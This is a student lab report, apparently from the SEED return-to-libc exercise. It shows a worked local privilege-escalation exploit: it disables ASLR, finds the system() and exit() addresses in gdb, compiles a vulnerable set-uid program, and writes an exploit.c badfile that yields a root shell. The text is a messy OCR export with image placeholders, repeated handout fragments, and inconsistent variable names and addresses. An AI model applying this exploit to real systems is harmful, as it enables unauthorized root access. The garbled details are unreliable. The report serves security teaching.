


Initial Setup:





Here, we are disabling address randomization feature of system using **sysctl -w kernel.randomize_va_space=0** command.

Task1:

Getting system and exit address

Program for system() and exit():






```
rintf' [enabled by default]
[09/27/2015 15:23] seed@ubuntu:~$ gdb myprog
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/myprog...done.
(gdb) break main
Breakpoint 1 at 0x80483dd: file myprog.c, line 4.
(gdb) run
Starting program: /home/seed/myprog

Breakpoint 1, main () at myprog.c:4
4      printf("printing system adn exit address\n");
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb)

the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */
*(long *) &buf[X] = some address ; // "/bin/sh"
*(long *) &buf[Y] = some address ; // system()
```

Here, we are running a myprog using gdb debugger, so that we can find where system() and exit() resides in stack memory. We have set up break at main function using **break main** command. For printing system() and exit() address we are using **p system** and **p print** command.

Printing SHELL environment variable address:




```
[09/27/2015 15:18] seed@ubuntu:~$ export MYShell="/bin/sh"
[09/27/2015 15:18] seed@ubuntu:~$ printenv MYShell
/bin/sh
[09/27/2015 15:18] seed@ubuntu:~$ vi myprog.c
[09/27/2015 15:18] seed@ubuntu:~$ gcc -o myprog myprog.c
myprog.c: In function 'main':
myprog.c:2:15: warning: initialization makes pointer from integer without a cast
[enabled by default]
myprog.c:4:1: warning: incompatible implicit declaration of built-in function 'p
make the buffer-overflow attack difficult. To
rintf' [enabled by default]
[09/27/2015 15:18] seed@ubuntu:~$ myprog
bffffb6a
[09/27/2015 15:18] seed@ubuntu:~$
```

We have set up a MYShell environment variable using **export** command. It points to 'bin/sh' i.e. shell program in bin folder. By using myprog given below we are printing address of MYShell environment variable.

```
void main(){  
  
char *shell = getenv("MYSHELL");  
  
if (shell)  
  
printf("%x\n", (unsigned int)shell);  
  
}
```

Compiling retlib.c:




```
Terminal  
[09/27/2015 15:19] seed@ubuntu:~$ vi retlib.c  
[09/27/2015 15:19] seed@ubuntu:~$ su root  
Password:  
[09/27/2015 15:19] root@ubuntu:/home/seed# gcc -fno-stack-protector -z noexecstack -o retlib retlib.c  
[09/27/2015 15:19] root@ubuntu:/home/seed# chmod 4755 retlib  
[09/27/2015 15:20] root@ubuntu:/home/seed# exit  
exit  
[09/27/2015 15:20] seed@ubuntu:~$
```

We are changing user to root using **su root** command. By using **-fno-stack-protector** command we are disabling stack guard protection scheme. **-z noexecstack** command makes stack nonexecutable. We are making retlib program set-uid root program by using command **chmod 4755**.


Calculating contents for exploit.c:

Stack layout:

We know that for a function stack frame layout can be given as follows,



In this stack frame, return address field defines return address for that function and above that we have function arguments. So, when we want a function to return to specific address we overwrite our targeted address at this return address field. And instruction residing at that address will be implemented. If it is NOP instruction esp pointer will move up till it finds an instruction to execute.



From above stack layout diagram and knowledge of all required addresses (system(), exit() and MYSHLL environment variable address), we can calculate the position at which we have to put these addresses in our badfile.

We know that kernel stores in `__function_data` variables below ebp pointer.

After ebp pointer it stores 8 bytes for local variables and then all in-function defined data.

So, from our buffer's starting address ebp pointer will be at above 20 bytes (12 bytes buffer size + 8 bytes for local variables).

Old EBP pointer field will be of 4 bytes so, return address should be put at $ebp + 4 \text{ bytes} = (20 + 4) 24 \text{ bytes}$ from starting of buffer. Here, we should put system function address, so that system() will get called.

Now, a new frame will be made for that system() function at the old return address field in stack. This old return address field will coincide with new ebp pointer and here, old EBP pointer will be saved. New ebp pointer = old ebp pointer + 4 bytes = $(20 + 4) 24 \text{ bytes}$ above buffer's starting address.

Now, 4bytes above this new ebp pointer we should put return address for system() function. Here we will put exit() address as we want to call exit() command on return, so that our program doesnot crash. Location to put Return address field (exit() address) = new ebp + 4bytes = old ebp + 4bytes + 4bytes = $(20 + 4 + 4) 28 \text{ bytes}$ above buffer's starting address.

4 bytes are required for this return address field above which 4 bytes will be for string argument to be passed to system(). Hence, we need to put our environment variable address here, i.e. new ebp + 8bytes = old ebp + 4bytes + 8 bytes = $(20+4+8) 32 \text{ bytes}$ above buffer's starting address.

Hence, we put contents (addresses) in our badfile as follow,


From 24th character -> System() address

From 28th character -> exit() address

From 32nd character -> address for MYShell environment variable

Modifying content of exploit.c for return-to-libc attack:

Exploit.c program:



The screenshot shows a terminal window with the following C code for exploit.c:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");

    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[24] = 0xB7E5F430 ; // system()
    *(long *) &buf[28] = 0xB7E52FB0 ; // exit()
    *(long *) &buf[32] = 0xB7FFE8A ; // /bin/sh

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```


Below the code, a note states: "exploit.c" 21L, 592C. To the right, a web browser window displays text explaining the attack: "into the memory, and get its address. This m is executed, it inherits all the environment ble SHELL points directly to /bin/bash riable MYShell and make it point to zsh". Below this, another note says: "All system() call. The location of this variable in the memory can be found out easily using the following program:" followed by a code snippet:

```
void main(){
    char* shell = getenv("MYShell");
    if (shell)
```

The terminal window also shows a search bar with the text "Find: export" and navigation buttons like "Previous", "Next", "Highlight all", and "Match case". The system clock at the bottom right indicates "27/9/15 - 3:32:14 pm".

Here we have added system(), exit() and MYShell environment variable addresses at indexes 24, 28 and 32 respectively in badfile as calculated above.

Running retlib and successful attack:



```
[09/27/2015 15:32] seed@ubuntu:~$ vi exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ exploit
[09/27/2015 15:32] seed@ubuntu:~$ retlib
#
```

" into the memory, and get its address. This
m is executed, it inherits all the environment
ble **SHELL** points directly to /bin/bash
riable **MYSHELL** and make it point to zsh

system() call. The location of this variable
in the memory can be found out easily using the following program:


```
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
```

Find: export Previous Next Highlight all Match case

27/9/15 - 3:32:46 pm

Here, we can confirm that our attack was successful after we get root shell. This confirms that we have correctly added system() address as return address in our bof() stack frame.

Exiting from retlib:



```
[09/27/2015 15:32] seed@ubuntu:~$ vi exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ gcc -o exploit exploit.c
[09/27/2015 15:32] seed@ubuntu:~$ exploit
[09/27/2015 15:32] seed@ubuntu:~$ retlib
#
[09/27/2015 15:32] seed@ubuntu:~$ exit
[09/27/2015 15:32] seed@ubuntu:~$
```

" into the memory, and get its address. This
m is executed, it inherits all the environment
ble **SHELL** points directly to /bin/bash
riable **MYSHELL** and make it point to zsh

system() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
```


Find: export Previous Next Highlight all Match case

27/9/15 - 3:34:02 pm

When we exit from this root shell our program does not crash as we have successfully added exit() address to return address field of system() stack frame. Hence, root shell gets exited and we return back to normal user shell.

Renaming retlib file and running the attack with same badfile contents

retlib file:



```
[09/27/2015 15:37] seed@ubuntu:~$ mv retlib.c newretlib.c
[09/27/2015 15:37] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:37] root@ubuntu:/home/seed# gcc -fno-stack-protector -z noexecstack -o newretlib newretlib.c
[09/27/2015 15:37] root@ubuntu:/home/seed# chmod 4755 newretlib
[09/27/2015 15:38] root@ubuntu:/home/seed# exit
exit
[09/27/2015 15:38] seed@ubuntu:~$ newretlib
sh: 1: h: not found
[09/27/2015 15:38] seed@ubuntu:~$
```

into the memory, and get its address. This
m is executed, it inherits all the environme
ble **SHELL** points directly to /bin/bash
variable **MYSHELL** and make it point to zsh

system() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
```

